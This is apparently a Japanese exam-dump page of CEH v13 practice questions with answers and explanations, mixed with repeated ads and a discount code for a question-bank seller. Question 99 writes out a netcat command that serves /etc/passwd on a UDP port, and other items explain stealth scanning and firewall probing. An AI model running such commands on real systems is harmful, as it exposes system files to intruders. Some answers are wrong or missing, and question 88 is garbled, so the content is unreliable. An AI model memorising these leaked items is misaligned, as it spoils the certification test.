CEH v13では、キーロガーはスパイウェアの一種であり、ユーザー入力を密かにキャプチャするように設計されていると説明されています。キャプチャされたデータ（パスワード、メール、チャットメッセージ、金融情報など）は、多くの場合、保存または攻撃者に送信され、ソフトウェア、ファームウェア、またはハードウェアとして実装されます。システムパフォーマンスに影響を与えることなくバックグラウンドで静かに動作するため、認証情報の窃取に最適です。CEHでは、キーロガーをスパイおよび監視マルウェアに分類しています。これらのマルウェアは、システムハッキングフェーズで頻繁に使用され、認証情報を取得した後に権限を昇格したり、横展開したりします。プロセスを隠蔽するルートキットやファイルを暗号化するランサムウェアとは異なり、キーロガーの主な目的は受動的な監視です。CEHでは、攻撃者が侵入後にキーロガーを展開す

る方法、またはフィッシングやソーシャルエンジニアリングを用いて被害者を騙してインストールさせる方法を強調しています。キーロガーは隠蔽性が高く、正規のプロセスを装って従来のアンチウイルスソリューションを回避する能力があるため、フォレンジックやインシデント対応活動においてキーロガーを特定することが非常に重要です。

最新問題: **84**
攻撃者のスティーブンは、ある組織の産業制御システムを標的としました。彼は悪意のある添付ファイルを添付した詐欺メールを作成し、標的組織の従業員に送信しました。稼働中の工場の販売ソフトウェアを管理する従業員が詐欺メールを開き、悪意のある添付ファイルをクリックしました。その結果、悪意のある添付ファイルがダウンロードされ、被害者のシステムで管理されている販売ソフトウェアにマルウェアが注入されました。さらに、マルウェアは他のネットワークシステムにも拡散し、最終的に産業オートメーションコンポーネントに損害を与えました。スティーブンが産業システムに損害を与えるために使用した攻撃手法は何ですか？
A. スピアフィッシング攻撃
B. HMIベースの攻撃
C. スミッシング攻撃
D. 偵察攻撃
Answer: A (メーッセージを残す**)**

最新問題: **85**
あなたの会社は、地元の中小企業向けに侵入テストとセキュリティ評価を実施しています。定期的なセキュリティ評価中に、顧客が人身売買に関与している可能性を示唆する情報を発見しました。
何をすべきでしょうか?
A. 敬意を持ってクライアントと向き合い、データについて質問します。
B. データをリムーバブル メディアにコピーし、必要になった場合に備えて保存します。
C. データを無視し、合意どおりに完了するまで評価を続行します。
D. 直ちに作業を中止し、適切な法的機関に連絡してください。
Answer: D (メーッセージを残す**)**
CEH v13公式コースウェア - モジュール01：倫理的ハッキング入門によると、倫理的なハッカーとペネトレーションテスターは法的および専門的基準に従う義務があります。人身売買などの違法行為が発覚した場合：
倫理的な対応としては、業務を停止し、結果を適切な法的機関に報告することです。
作業を継続したり、発見事項を無視したり、クライアントと個人的に対立したりすることは、プロフェッショナルとしてふさわしくなく、テスターが法的責任を負う可能性があります。
参考資料: CEH v13 eコースウェア - モジュール01: 倫理的ハッキング入門 # 法的影響と報告要件」CEH v13 認定倫理ハッカー向け行動規範

最新問題: **86**

信頼できない外部ホストからファイアウォールの背後にある保護された内部にパケットを移動する方法を決定する方法は何ですか。これにより、ハッカーはどのポートが開いているか、パケットがファイアウォールのパケットフィルタリングを通過できるかどうかを判断できるようになります。
A. セッションハイジャック
B. 火渡り
C. 中間者攻撃
D. ネットワークスニッフィング
Answer: B (メーッセージを残す**)**
ファイアウォーキングとは、ファイアウォールで期限切れとなるTTL値を設定したパケットを送信し、ICMPのTime Exceededレスポンスを分析することで、ファイアウォールがどのレイヤー4プロトコルを許可するかを判断する手法です。この手法は、ファイアウォールを通過できるポートとサービスを特定するのに役立ちます。
参考資料 - CEH v13 学習ガイド、モジュール 11: IDS、ファイアウォール、ハニーポットの回避
「ファイアウォーキングは、ファイアウォールで期限切れになる TTL 値を持つパケットを送信することで、ファイアウォールとそのルール セットに関する情報を収集するために使用される手法です。」
誤ったオプション:
A: セッション ハイジャックとは、アクティブなセッションを乗っ取ることです。
C: MITM 攻撃では、2 者間の通信が傍受されます。
D: ネットワーク スニッフィングでは、ファイアウォール ルールを調査するのではなく、パケットをキャプチャします。

最新問題**: 87**
侵入テストでは、対象組織に関する情報収集のため、広範囲にわたるDNS照会を実施します。DNSベースの偵察活動に固有の限界を考慮すると、DNS照会では直接取得できない情報は次のうちどれですか？
A. 組織の従業員が使用する特定のユーザー名とパスワード。
B. IP アドレスから算出された組織のサーバーの推定地理的位置。
C. 組織のプライマリ インターネット ドメインに関連付けられたサブドメイン。
D. 組織のメール サーバーに関連付けられている IP アドレス。
Answer: A (メーッセージを残す**)**
CEH フットプリンティングおよび偵察モジュールでは、A レコード、MX レコード、NS レコード、サブドメインなどの公開されているインフラストラクチャ情報を抽出するための貴重な手法として DNS 照会について説明します。
DNS は次のことを明らかにできます:
* サブドメイン（ゾーン転送、ブルートフォース、列挙による）
* メールサーバーのIPアドレス（MXレコード）
* IP位置情報から推測されるサーバーの場所

ただし、DNSは認証情報を保存しません。ユーザー名とパスワードは、DNSレコードではなく、認証システムとディレクトリ内で保護されます。
したがって、選択肢Aが正解です。
CEH では、DNS 偵察は機密性の高いユーザー資格情報ではなく、インフラストラクチャ メタデータに限定されることが明確に述べられています。

最新問題: **88**
サブネット内の最後の 100 個の使用可能な IP アドレスを 1.4.0/23 にリースするように DHCP サーバーを構成する必要があります。
新しい構成の結果として、次の IP アドレスのうちどれが漏洩する可能性がありますか?
A. 210.1.55.200
B. 10.1.4.254
C. 10.1.5.200
D. 10.1.4.156
Answer: C (メーッセージを残す**)**
https://en.wikipedia.org/wiki/サブネットワーク
ご覧の通り、IPアドレスは10.1.4.0、サブネットマスクは/23です。質問によると、最後の100個のIPアドレスの範囲に含まれるIPアドレスを決定する必要があります。
ホストに使用可能なアドレスは10.1.4.1から始まり、10.1.5.254で終わります。これで、最後の100個のアドレスに10.1.5.200というアドレスが含まれていることがはっきりとわかります。

最新問題: **89**
侵入テスターは、セッションハイジャックを防ぐためにHTTPS、セキュアCookieフラグ、厳格なセッション管理を採用した企業のセキュアWebアプリケーションを評価します。これらの保護を回避し、正規ユーザーのセッションを検知されずにハイジャックするには、テスターはどのような高度な技術を採用すべきでしょうか？
A. ログイン時に既知のセッションIDを強制することでセッション固定攻撃を利用する
B. クロスサイトスクリプティング（XSS）攻撃を実行してセッショントークンを盗む
C. タイミングサイドチャネル脆弱性を悪用してセッショントークンを予測する
D. 信頼できる証明機関を侵害して中間者攻撃（MitM）を実行する
Answer: D (メーッセージを残す**)**
CEH資料では、現代のWebアプリケーションは、XSSやセッション固定によるトークン盗難などの標準的なハイジャック手法から身を守るため、HTTPS、セキュアCookie、HttpOnlyフラグ、厳格なセッション再生成といった多層的なセキュリティ対策を講じていると説明されています。これらの保護が適切に実装されている場合、攻撃者はクライアントとサーバー間の基盤となる信頼関係を侵害しなければ、セッショントークンを傍受または操作できません。CEHで説明されている最も高度な手法の一つは、信頼された証明機関への不正アクセス、または偽造証明書を被害者の信頼ストアに挿入することです。これにより、攻撃者はHTTPS保護にもかかわらず、透過的な中間者攻撃（MITM攻撃）を実行できます。被害者のブラウザは偽造証明書を信頼するため、セッショントークンを含む暗号化されたトラフィックは、ブラウザの警告やIDSアラートを生成せずに攻撃

者にさらされます。タイミングサイドチャネル攻撃はセッションハイジャック手法とはみなされません。XSSはセキュアフラグによって軽減され、セッション再生成が発生するとセッション固定は無効になります。
したがって、信頼できる証明機関を侵害して検出されない MITM 攻撃を可能にすることが最も実行可能な方法です。

最新問題: **90**
ソフトウェア プログラムがさまざまな無効な入力を適切に処理できるかどうかを確認するには、自動テストの形式を使用して無効な入力をランダムに生成し、プログラムをクラッシュさせることを試みます。
このタイプのテストを指すときに一般的に使用される用語は何ですか?
A. ファジング
B. 境界
C. ランダム化
D. 変異
Answer: A (メーッセージを残す**)**

最新問題: **91**
サーバー、ネットワーク機器、アプリケーションからイベント ログを受信し、それらのログの分析と相関関係を実行し、セキュリティ関連の問題についてアラームを生成できるツールは、何と呼ばれますか?
A. 侵入防止サーバー
B. セキュリティインシデントおよびイベントの監視
C. 脆弱性スキャナー
D. ネットワークスニファー
Answer: B (メーッセージを残す**)**

有効な **312-50v13** 問題集は GoShiken.com が提供された合格しやすい 312-50v13 試験問題集！ GoShiken.com が最新の **312-50v13** 試験問題集を提供しています。GoShiken.com 312-50v13 試験問題は最新で、解答が正確でございます。最新の GoShiken.com 312-50v13 問題集をゲットする人はこちら: https://www.goshiken.com/ECCouncil/312-50v13-mondaishu.html (**875****30%OFF**問題集溶と正解付きで **30%**ｗ特別割引コード**:** **Freepdfdumps**)

最新問題: **92**
低速でステルス性の高いスキャン手法を最もよく表すシナリオはどれですか?
A. FINスキャン
B. TCP接続スキャン

C. クリスマススキャン
D. ゾンビベースのアイドルスキャン
Answer: D (メーッセージを残す**)**
CEH v13では、アイドル（ゾンビ）スキャンが最もステルス性の高い偵察手法の一つとして認識されています。この手法では、攻撃者はサードパーティのシステム（ゾンビ）を利用して標的にプローブを送信し、攻撃者の正体を隠蔽します。
攻撃者がターゲットと直接やり取りすることは決してないため、検出と特定は極めて困難です。FINスキャンとXmasスキャンはステルス性に優れていますが、攻撃者のIPアドレスから発信されます。TCP接続スキャンはノイズが多く、簡単に検出されます。
CEH v13 では、アイドル スキャンをステルス偵察のゴールド スタンダードとして強調しており、オプション D が正しいものとなっています。

最新問題**: 93**
リスク評価方法論の次のステップのうち、脆弱性の特定に関係するものはどれですか?
A. IT システムへの損害の原因を特定します。(自然、人為的、環境的)
B. 脆弱性が悪用されるリスクの確率を決定します（高 中、低）
C. システム、ポリシー、または手順に欠陥があるかどうかを判断します
D. リスク確率に値を割り当てます。影響値。
Answer: B (メーッセージを残す**)**

最新問題**: 94**
攻撃者のスティーブは、ソーシャルメディアのウェブサイトに偽のプロフィールを作成し、ステラにリクエストを送信しました。ステラはスティーブのプロフィール写真とプロフィールの説明に魅了され、リクエストを承認後すぐに彼と会話を始めました。数日後、シーブは彼女の会社の詳細について質問を始め、最終的に彼女の会社に関する重要な情報をすべて収集しました。上記のシナリオでスティーブが用いたソーシャルエンジニアリングの手法は何でしょうか？
A. 転用窃盗
B. 餌付け
C. ハニートラップ
D. ピギーバック
Answer: (解答を表示する**)**
ハニートラップとは、攻撃者が魅力的な人物を装ってオンライン上の人物を標的とし、偽のオンライン関係を構築して標的企業の機密情報を入手する手法です。この手法では、標的となる組織に関する重要な情報を持つ内部関係者が被害者となります。
ベイティングとは、攻撃者がエンドユーザーに魅力的な何かを提示し、ログイン情報やその他の機密データといった重要な情報と引き換えに攻撃を行う手法です。この手法は、エンドユーザーの好奇心と欲望につけ込みます。攻撃者は、悪意のあるファイルが入ったUSBフラッシュドライブなどの物理デバイスを、駐車場、エレベーター、トイレなど、人が簡単に見つけられる場所に置くことで、この手法を実行します。この物理デバイスには正規の企業のロゴが貼られており、エンドユーザーはそれを信頼してシステム上で開くように仕向けます。被害者がデバイスに接続して開

くと、悪意のあるファイルがダウンロードされます。このファイルはシステムに感染し、攻撃者による制御を奪います。
例えば、攻撃者がエレベーター内に 従業員給与情報 2019」というラベルと正規の企業のロゴが印刷されたUSBドライブという形のおとりを置いておくとします。被害者は好奇心と欲望に駆られてそのデバイスを手に取り、自分のシステムで開くと、おとりがダウンロードされます。おとりがダウンロードされると、悪意のあるソフトウェアが被害者のシステムにインストールされ、攻撃者がアクセスできるようになります。

最新問題: **95**
フレッドは会社のネットワーク管理者です。フレッドは社内スイッチのテストを行っています。外部IPアドレスから、このスイッチが既に自分のコンピュータとのセッションを確立していると誤認させようとしています。どうすれば実現できるでしょうか？
A. Fred は、RST/SIN ビットと自分のコンピューターの送信元アドレスを含む IP パケットを送信することでこれを実現できます。
B. SYN ビットと自分のコンピューターの送信元アドレスを含む IP パケットを送信できます。
C. Fred は、ACK ビットをゼロに設定し、スイッチの送信元アドレスを含む IP パケットを送信できます。
D. Fred は、ACK ビットと自分のマシンの送信元アドレスを含む IP パケットをスイッチに送信できます。
Answer: (解答を表示する**)**
包括的かつ詳細な説明：
TCP セッションのハイジャックまたはスプーフィングの場合:
* 攻撃者は、ACK ビットが設定され、推測 (または予測) されたシーケンス番号を持つ偽装パケットを送信し、受信者を騙して既存のセッションの正当な継続であると信じ込ませます。
Fred は、ACK ビットを含む TCP パケットを送信し、自分の IP を送信元として使用することでこれをシミュレートし、スイッチを騙してそれがすでに確立されているセッションの一部であると信じ込ませようとしています。
CEH v13 コースウェアより:
* モジュール11: セッションハイジャック
参考資料:CEH v13 学習ガイド - モジュール 11: TCP セッションハイジャックとスプーフィングの手法RFC 793 - TCP ステートマシン

最新問題: **96**
オペレーティング システムのフィンガープリントがクラッカーにとって有利になる理由は次のとおりです。
A. インストールされているソフトウェアを正確に定義します
B. クラッカーに、システムのどの脆弱性を悪用できるかを知らせます。
C. スキャン対象のポートに基づいてセキュリティ遅延ウィンドウを開きます
D. 既存のセキュリティホールを修正するために適用されたパッチに依存しません
Answer: B (メーッセージを残す**)**

最新問題: **97**
侵入テスターは、組織の侵入検知システムをトリガーすることなく、対象ネットワーク上の開いているポートとサービスを特定する必要があります。これらのシステムは、大量のトラフィックと一般的なスキャン手法を検知するように設定されています。ステルス性を実現するために、テスターはスキャンを長期間にわたって分散させる方法を採用します。検知リスクを最小限に抑えるために、テスターはどのスキャン手法を採用すべきでしょうか？
A. スキャンタイミングオプションを遅くランダムに調整してステルススキャンを使用します
B. 高速スキャンレートでTCP SYNスキャンを実行します
C. すべてのポートを同時に対象としたUDPスキャンを実行する
D. すべてのフラグが設定されたパケットを送信してTCPクリスマススキャンを実行します。
Answer: (解答を表示する**)**
CEH v13 のコンテンツでは、ステルス スキャンでは、スキャン タイミング パラメータを変更してパケット頻度を減らし、間隔をランダム化し、侵入検知システムによって通常フラグが立てられる認識可能なパターンを回避する必要があることが説明されています。低速でランダム化されたタイミング (多くの場合、Nmap の T0 または T1 タイミング テンプレートで実現) により、トラフィックのバーストが防止され、スキャンが通常のネットワーク ノイズに溶け込みます。大量のイベント向けに調整された IDS/IPS システムは、このような段階的な偵察を検出できない可能性があります。高速 SYN スキャンは、セキュリティ監視ツールで簡単に識別できる特徴的なパターンを生成します。UDP スキャン (特に全ポートにわたるスキャン) は、大量のトラフィックを生成し、非常にノイズが多くなります。Xmas スキャンは、ステートレス フィルタに対するステルスに使用されることもありますが、シグネチャによって検出されるため、時間の経過に伴うステルスが必要な場合は不適切です。したがって、低速でランダム化されたタイミング オプションを適用することは、開いているポートを列挙しながら検出を回避するための CEH 承認の偵察手法と一致します。

最新問題: **98**
暗号化と復号化のプロセス中に、どのようなキーが共有されますか?
A. 秘密鍵
B. ユーザーパスワード
C. 公開鍵
D. 公開鍵と秘密鍵
Answer: (解答を表示する**)**
公開鍵暗号、または非対称暗号は、鍵のペアを使用する暗号化システムです。
公開鍵（他人に知られる可能性がある）と秘密鍵（所有者以外には決して知られない）の2つの鍵ペアがあります。これらの鍵ペアの生成は、一方向性関数と呼ばれる数学的問題に基づく暗号化アルゴリズムに依存しています。効果的なセキュリティを実現するには、秘密鍵を秘密に保つ必要があります。一方、公開鍵はセキュリティを損なうことなく公開配布できます。
このようなシステムでは、誰でも受信者の公開鍵を用いてメッセージを暗号化できますが、その暗号化されたメッセージを復号できるのは受信者の秘密鍵だけです。例えば、サーバープログラ

ムは適切な対称鍵暗号用の暗号鍵を生成し、クライアントが公開共有した公開鍵を用いて、その新しく生成した対称鍵を暗号化することができます。サーバーは、この暗号化された対称鍵を安全でないチャネルを介してクライアントに送信します。クライアントのみが、クライアントの秘密鍵（サーバーがメッセージを暗号化するために使用した公開鍵とペアになる鍵）を用いて復号できます。クライアントとサーバーの両方が同じ対称鍵を持っているため、安全でないチャネルを介して通信する際に、対称鍵暗号を安全に（おそらくはるかに高速に）使用できます。この方式の利点は、対称鍵を手動で事前に共有する必要がないことです（これは根本的に困難な問題です）。同時に、対称鍵暗号の高いデータスループットという利点も得られます。
公開鍵暗号では、堅牢な認証も可能です。送信者はメッセージと秘密鍵を組み合わせて、メッセージに短いデジタル署名を作成できます。送信者の対応する公開鍵を持つ人は誰でも、そのメッセージを主張するデジタル署名と組み合わせることができます。署名がメッセージと一致する場合、メッセージの送信元が検証されます（つまり、対応する秘密鍵の所有者によって作成されたものであることが証明されます）。
公開鍵アルゴリズムは、現代の暗号システムにおける基本的なセキュリティプリミティブであり、電子通信やデータストレージの機密性、真正性、否認不能性を保証するアプリケーションやプロトコルなどが含まれます。TLS（Transport Layer Security）、S/MIME、PGP、GPGなど、数多くのインターネット標準の基盤となっています。一部の公開鍵アルゴリズムは、鍵の配布と秘密保持（例：鍵配布と秘密保持）を提供します。
非対称暗号化には、例えばDiffie-Hellman鍵交換など）やデジタル署名を提供するもの（例えばデジタル署名アルゴリズム）があり、両方を提供するものもあります（例えばRSA）。対称暗号化と比較すると、非対称暗号化は優れた対称暗号化よりも遅く、多くの用途には遅すぎます。今日の暗号システム（TLS、セキュアシェルなど）は、対称暗号化と非対称暗号化の両方を使用しています。

最新問題: **99**
netcat の次のコマンドは何をしますか?
nc -l -u -p55555 < /etc/passwd
A. UDPポート55555に接続したときに/etc/passwdファイルを削除します。
B. UDPポート55555に接続したときに/etc/passwdファイルを取得します。
C. 着信接続を/etc/passwdファイルに記録します
D. /etc/passwdファイルをUDPポート55555にロードします。
Answer: B (メーッセージを残す**)**

最新問題: **100**
いずれかのコンピュータにルートキットがインストールされていることが判明した場合、最善の代替手段は何ですか?
A. 正常に動作するシステムからシステムファイルをコピーします
B. トラップとトレースを実行する
C. ファイルを削除してソースを特定します
D. 以前のバックアップからリロード
E. 正常なメディアから再ロードする

Answer: E (メーッセージを残す)
ルートキットはシステムのカーネルに深く感染し、侵入する可能性があるため、検出や完全な削除が非常に困難です。高度なウイルス対策ソリューションでさえ、ルートキットを見逃してしまう可能性があります。
最も安全で推奨される対応は次のとおりです。
* 侵害を受けたシステムを完全に消去します。
* 正常であることが確認されている (クリーンな) メディアから OS を再インストールします。
* すべてのパッチとアップデートを適用します。
CEH v13 公式コースウェアより:
* モジュール 6: マルウェアの脅威 # ルートキットの処理
誤ったオプション:
* A: ファイルをコピーすると、感染したコンポーネントが転送される可能性があります。
* B: トラップ -アンド -トレースとは調査であり、是正ではありません。
* C: ファイルを削除してもルートキットが完全に削除されない場合があります。
* D: 侵害後にバックアップを取得した場合、バックアップが感染している可能性があります。
参考資料:CEH v13 学習ガイド - モジュール 6: ルートキットの検出と回復SANS インシデント対応ハンドブック

最新問題**: 101**
ジェーンはサイバーソル社でセキュリティ専門家として働いています。彼女は、企業ネットワーク内で送信されるメッセージの認証と整合性を確保する任務を負っています。メッセージを暗号化するために、ネットワーク内のすべてのユーザーが公開鍵のリングを保持するセキュリティモデルを実装しました。このモデルでは、ユーザーは受信者の公開鍵を使用してメッセージを暗号化する必要があり、受信者のみが自分の秘密鍵を使用してメッセージを復号できます。ジェーンが企業メッセージを保護するために実装したセキュリティモデルとは何ですか？
A. ゼロトラストネットワーク
B. トランスポート層セキュリティ (TLS)
C. セキュア ソケット レイヤー (SSL)
D. 信頼のウェブ (WOT)
Answer: D (メーッセージを残す)
このシナリオでは、各ユーザーが公開鍵のリングまたはデータベースを維持し、受信者の公開鍵を使用して通信を暗号化する分散型暗号信頼モデルについて説明します。これは、Web of Trust (WOT) モデルと完全に一致します。
CEH v13 公式コースウェアによると:
* Web of Trust (WOT) は、主に PGP (Pretty Good Privacy) 環境で使用される分散型信頼モデルです。
* WOTの場合:
* 各ユーザーは、信頼できる公開鍵のローカル キーリングを管理します。
* 中央証明機関 (CA) は存在しません。
* 信頼は、ユーザー間の公開鍵の相互検証と承認に基づいて構築されます。

* 非対称暗号化を使用します。メッセージは受信者の公開鍵を使用して暗号化され、対応する秘密鍵を使用して復号化されます。
* このモデルは、認証 (デジタル署名経由) とメッセージの整合性 (暗号ハッシュ関数経由) を提供します。
誤ったオプション:
* A. ゼロ トラスト ネットワークは、厳格なアクセス制御を実施するセキュリティ アーキテクチャですが、暗号化信頼モデルではありません。
* B. TLS (トランスポート層セキュリティ) は、転送中のデータを保護するためのプロトコルで、HTTPS でよく使用され、PKI 信頼モデル (WOT ではない) に依存します。
* C. SSL (Secure Socket Layer) は TLS の古いバージョンであり、集中型の証明機関に基づいています。
参考資料 - CEH v13 公式コースウェア:
* モジュール20: 暗号化
* セクション: 「公開鍵基盤 (PKI) と信頼モデル」
* サブセクション: 「Web of Trust (WOT) モデル」
* 学習ガイド表: 信頼モデルの比較 - PKI vs WOT vs ハイブリッド
CEH Engage のラボ リファレンスには、分散環境でのキーの署名と検証の概念も含まれる場合があります。

最新問題**: 102**
侵入テスターに、広範囲のネットワークをスキャンして稼働中のホストを見つける任務が与えられました。このネットワークはファイアウォールで厳格なTCPフィルタリングルールを使用していることで知られており、一般的なホスト検出手法が阻害される可能性があります。テスターは、これらのファイアウォールの制限を回避し、稼働中のシステムを正確に特定できる方法を必要としています。テスターはどのようなホスト検出手法を使用すべきでしょうか？
A. UDP Pingスキャン
B. ICMP ECHO Pingスキャン
C. ICMPタイムスタンプPingスキャン
D. TCP SYN Pingスキャン
Answer: D (メーッセージを残す**)**
テスターが使用すべきホスト検出手法は、TCP SYN Pingスキャンです。この手法では、対象ホストの指定されたポートにTCP SYNパケットを送信し、応答を待ちます。ホストがTCP SYN/ACKパケットで応答した場合、ホストは稼働しており、ポートが開いていることを意味します。ホストがTCP RSTパケットで応答した場合、ホストは稼働しているもののポートが閉じていることを意味します。ホストが全く応答しない場合は、ホストが停止しているか、ファイアウォールによってフィルタリングされていることを意味します12。TCP SYN Pingスキャンは、TCP 3ウェイハンドシェイクの初期段階（一般的な正当なネットワークアクティビティ）を模倣するため、ファイアウォールの制限を回避できます。そのため、ほとんどのファイアウォールは、特定のポートまたはIPアドレスをブロックするように設定されていない限り、TCP SYNパケットが通過して対象ホス

トに到達することを許可します3。また、TCP SYN Pingスキャンは、一部のファイアウォールやルーターによってブロックまたはレート制限される可能性のあるICMPに依存しないため、稼働中のシステムを正確に識別できます。
他のオプションは、次の理由により、TCP SYN Ping スキャンほど効果的でも実現可能でもありません。
* A. UDP Pingスキャン :この手法では、対象ホストの指定されたポートにUDPパケットを送信し、応答を待ちます。ホストがICMPポート到達不能メッセージで応答した場合、ホストは稼働しているもののポートが閉じていることを意味します。ホストが全く応答しない場合は、ホストが停止しているか、ポートが開いているか、パケットがファイアウォールによってフィルタリングされているかのいずれかです12。一部のファイアウォールはUDPパケットをブロックまたはドロップすることがあり、特に一般的でないポートや予約済みポートに送信された場合にその可能性が高くなるため、UDP Pingスキャンはファイアウォールの制限を回避できない場合があります。また、UDP Pingスキャンは開いているポートとフィルタリングされたパケットを区別できないため、稼働中のシステムを正確に識別できない可能性があり、パケット損失やレート制限により誤検知や誤検出が発生する可能性があります。
* B. ICMP ECHO Pingスキャン :この手法は、対象ホストにICMP ECHO要求パケットを送信し、ICMP ECHO応答パケットを待機します。ホストがICMP ECHO応答パケットで応答した場合、ホストは稼働中であることを意味します。ホストが全く応答しない場合は、ホストが稼働していないか、ファイアウォールによってフィルタリングされていることを意味します12。一部のファイアウォールは、特にpingスイープやサービス拒否攻撃を防ぐために送信されるICMPパケットをブロックまたはドロップするため、ICMP ECHO Pingスキャンはファイアウォールの制限を回避できない場合があります。また、パケット損失やレート制限により誤検知または誤検出が発生する可能性があるため、稼働中のシステムを正確に識別できない場合もあります。
* C. ICMPタイムスタンプPingスキャン :この手法では、対象ホストにICMPタイムスタンプ要求パケットを送信し、ICMPタイムスタンプ応答パケットを待機します。ホストがICMPタイムスタンプ応答パケットで応答した場合、ホストは稼働中であることを意味します。ホストが全く応答しない場合は、ホストが稼働していないか、ファイアウォールによってフィルタリングされていることを意味します12。一部のファイアウォールは、特にpingスイープやサービス拒否攻撃を防ぐために送信されるICMPパケットをブロックまたはドロップすることがあるため、ICMPタイムスタンプPingスキャンはファイアウォールの制限を回避できない場合があります。また、パケット損失やレート制限により誤検知または誤検出が発生する可能性があるため、稼働中のシステムを正確に識別できない場合もあります。
参考文献:
* 1: Nmapネットワークスキャンにおけるホスト検出 - GeeksforGeeks
* 2: nmapホスト検出テクニック
* 3: TCP SYN Pingスキャン - Nmap
* : ピングスイープ - 概要 | ScienceDirect Topics
* : UDP Pingスキャン - Nmap
* : UDP Pingスキャン - 概要 | ScienceDirect Topics

* : ICMP Pingスキャン - Nmap
* : ICMP Pingスキャン - 概要 | ScienceDirect Topics

最新問題: **103**
ペネトレーションテスターが脆弱性スキャンを実行し、会社のサーバー上で実行されているWebアプリケーションの古いバージョンを特定しました。スキャンの結果、この脆弱性は中程度のリスクであると判定されました。テスターにとって最適な次のステップは何でしょうか？
A. 脆弱性は中程度のリスクとしてのみフラグ付けされているため無視します。
B. 管理者ログインページをブルートフォース攻撃して不正アクセスする
C. サービス拒否 (DoS) 攻撃を実行して Web アプリケーションをクラッシュさせる
D. 脆弱性を調査して、利用可能なパッチや既知のエクスプロイトがないか確認します。
Answer: D (メーッセージを残す**)**
CEH手法では、特定された脆弱性の検証と調査を重視し、悪用可能性、パッチ適用状況、そしてビジネスへの影響を判断します。中程度のリスクが判明した場合でも、その真の深刻度を評価するための調査が必要です。

最新問題: **104**
潜在的に実行可能で、明白で、公開されている情報の収集は、
A. オープンソースインテリジェンス
B. 真の知性
C. 社会的な知性
D. 人間の知能
Answer: A (メーッセージを残す**)**
オープンソース・インテリジェンス（OSINT）とは、公開されている情報源から情報を収集・分析するプロセスを指します。これには、ソーシャルメディア、ウェブサイト、プレスリリース、求人情報サイト、政府データベースなどが含まれます。
OSINT は、倫理的なハッキングや侵入テストにおける偵察段階の重要な部分であり、攻撃者やアナリストがターゲット システムと直接やり取りせずに情報を収集します。
参考資料 - CEH v13 公式学習ガイド:
モジュール2: 足跡と偵察
引用：
「OSINTは公開情報源から抽出され、ブログ、ウェブサイト、公開記録、ソーシャルネットワークなどが含まれます。攻撃者やアナリストが標的のデジタルフットプリントを理解するのに役立ちます。」誤った選択肢の説明：
B) 「真の知性」はサイバーセキュリティ用語ではありません。
C) ソーシャルインテリジェンスは、サイバー偵察ではなく、対人関係の認識を指します。
D). ヒューマンインテリジェンス (HUMINT) には、公開されているデータではなく、人から人への情報が含まれます。
＝

最新問題: **105**
大規模な化学工場では、運用技術 (OT) ネットワークを使用して産業プロセスを制御しています。最近、PLCで異常な動作が観測されており、悪意のあるファームウェアによるステルス的な侵害が示唆されています。この問題を検証し、無効化するために、チームはまずどのような措置を講じるべきでしょうか？
A. 疑わしいデバイスを直ちに隔離する
B. デバイスソフトウェアの不正な変更がないか詳細に検査する
C. 強化されたIDSルールを実装する
D. リモート管理アクセスを制限する
Answer: B (メーッセージを残す**)**
CEH v13のモバイル、IoT、OTハッキングでは、プログラマブルロジックコントローラー（PLC）に対するファームウェアレベルの攻撃は、影響度が高くステルス性の高い脅威として分類されており、多くの場合、従来のネットワークベースの防御を回避するように設計されています。悪意のあるファームウェアはデバイス自体の整合性を侵害し、攻撃者が産業プロセスを永続的かつ密かに制御することを可能にします。
最初かつ最も重要なステップは、PLC上で実行されているファームウェアとソフトウェアの整合性を検証することです。CEH v13では、封じ込めや緩和策を適用する前に、侵害を正確に特定し、確認する必要があることが強調されています。ファームウェア検査により、アナリストは不正なコードインジェクション、ロジックブロックの改変、チェックサムの改ざん、ブートローダーの改ざんなど、Stuxnetのような攻撃などのOTマルウェアの特徴を検出できます。
即時の隔離（オプションA）は後々必要になる場合もありますが、時期尚早な隔離は産業オペレーションを混乱させ、揮発性のフォレンジック証拠を破壊してしまう可能性があります。IDS強化（オプションC）はトラフィックパターンに焦点を当てており、ファームウェアに常駐するマルウェアには効果がありません。リモートアクセス制限（オプションD）は予防策としては有効ですが、既存のファームウェア侵害を検証または除去するものではありません。
CEH v13では、OT環境において、特に異常な動作がコントローラー自体に起因する場合、デバイスレベルでのフォレンジック検証が不可欠であることを強調しています。ベンダー承認ツールとハッシュ検証を用いたファームウェア検証は、運用上の安全性を損なうことなく侵害を確認し、修復計画を立てるための適切な第一歩です。

最新問題: **106**
大手携帯電話・データネットワーク事業者は、ネットワーク機器を収容するデータセンターを所有しています。これらの機器は、基本的にLinux上で動作する大型コンピュータで構成されています。データセンターの境界は、ファイアウォールとIPSシステムによって保護されています。
この設定に関する最適なセキュリティ ポリシーは何ですか?
A. ネットワーク要素は、ユーザーIDと強力なパスワードによって強化する必要があります。定期的なセキュリティテストと監査を実施する必要があります。

B. ネットワーク要素への物理的なアクセスが制限されている限り、追加の対策は必要ありません。
C. ファイアウォールと IPS システムが存在する限り、ネットワーク要素に特別なセキュリティ対策を講じる必要はありません。
D. オペレーターは、攻撃とダウンタイムは避けられないことを認識しており、バックアップ サイトを用意する必要があります。
Answer: (解答を表示する**)**
ファイアウォールやIPSなどの境界防御は保護層を提供しますが、内部システム（ネットワーク要素など）も強化する必要があります。これには以下が含まれます。
強力な認証の実施
定期的なパッチとアップデートの適用
脆弱性評価とセキュリティ監査の実施
セキュリティは階層化（多層防御）する必要があり、境界防御だけに頼るのは不十分です。
参考資料 - CEH v13 公式学習ガイド:
モジュール3: ネットワークのスキャン / モジュール18: インシデント対応
引用：
「内部システムは安全な構成で強化し、定期的にテストする必要があります。保護された環境であっても、階層化されたセキュリティアプローチが必要です。」誤った選択肢：
B & C. 境界セキュリティや物理的セキュリティだけに頼るのは不十分である。D) バックアップサイトはDRの一部ではあるが、プロアクティブな保護に代わるものではない。
＝

有効な **312-50v13** 問題集は GoShiken.com が提供された合格しやすい 312-50v13 試験問題集！ GoShiken.com が最新の **312-50v13** 試験問題集を提供しています。GoShiken.com 312-50v13 試験問題は最新で、解答が正確でございます。最新の GoShiken.com 312-50v13 問題集をゲットする人はこちら: https://www.goshiken.com/ECCouncil/312-50v13-mondaishu.html (**87530%OFF**問題集溶と正解付きで **30%**ｗ特別割引コード**:**
Freepdfdumps)

最新問題**: 107**
プレーンテキストの HTTP トラフィックをスニッフィングするのに最適なツールはどれですか?
A. ネッスス
B. Nmap
C. ネットキャット
D. ワイヤーシャーク
Answer: D (メーッセージを残す**)**

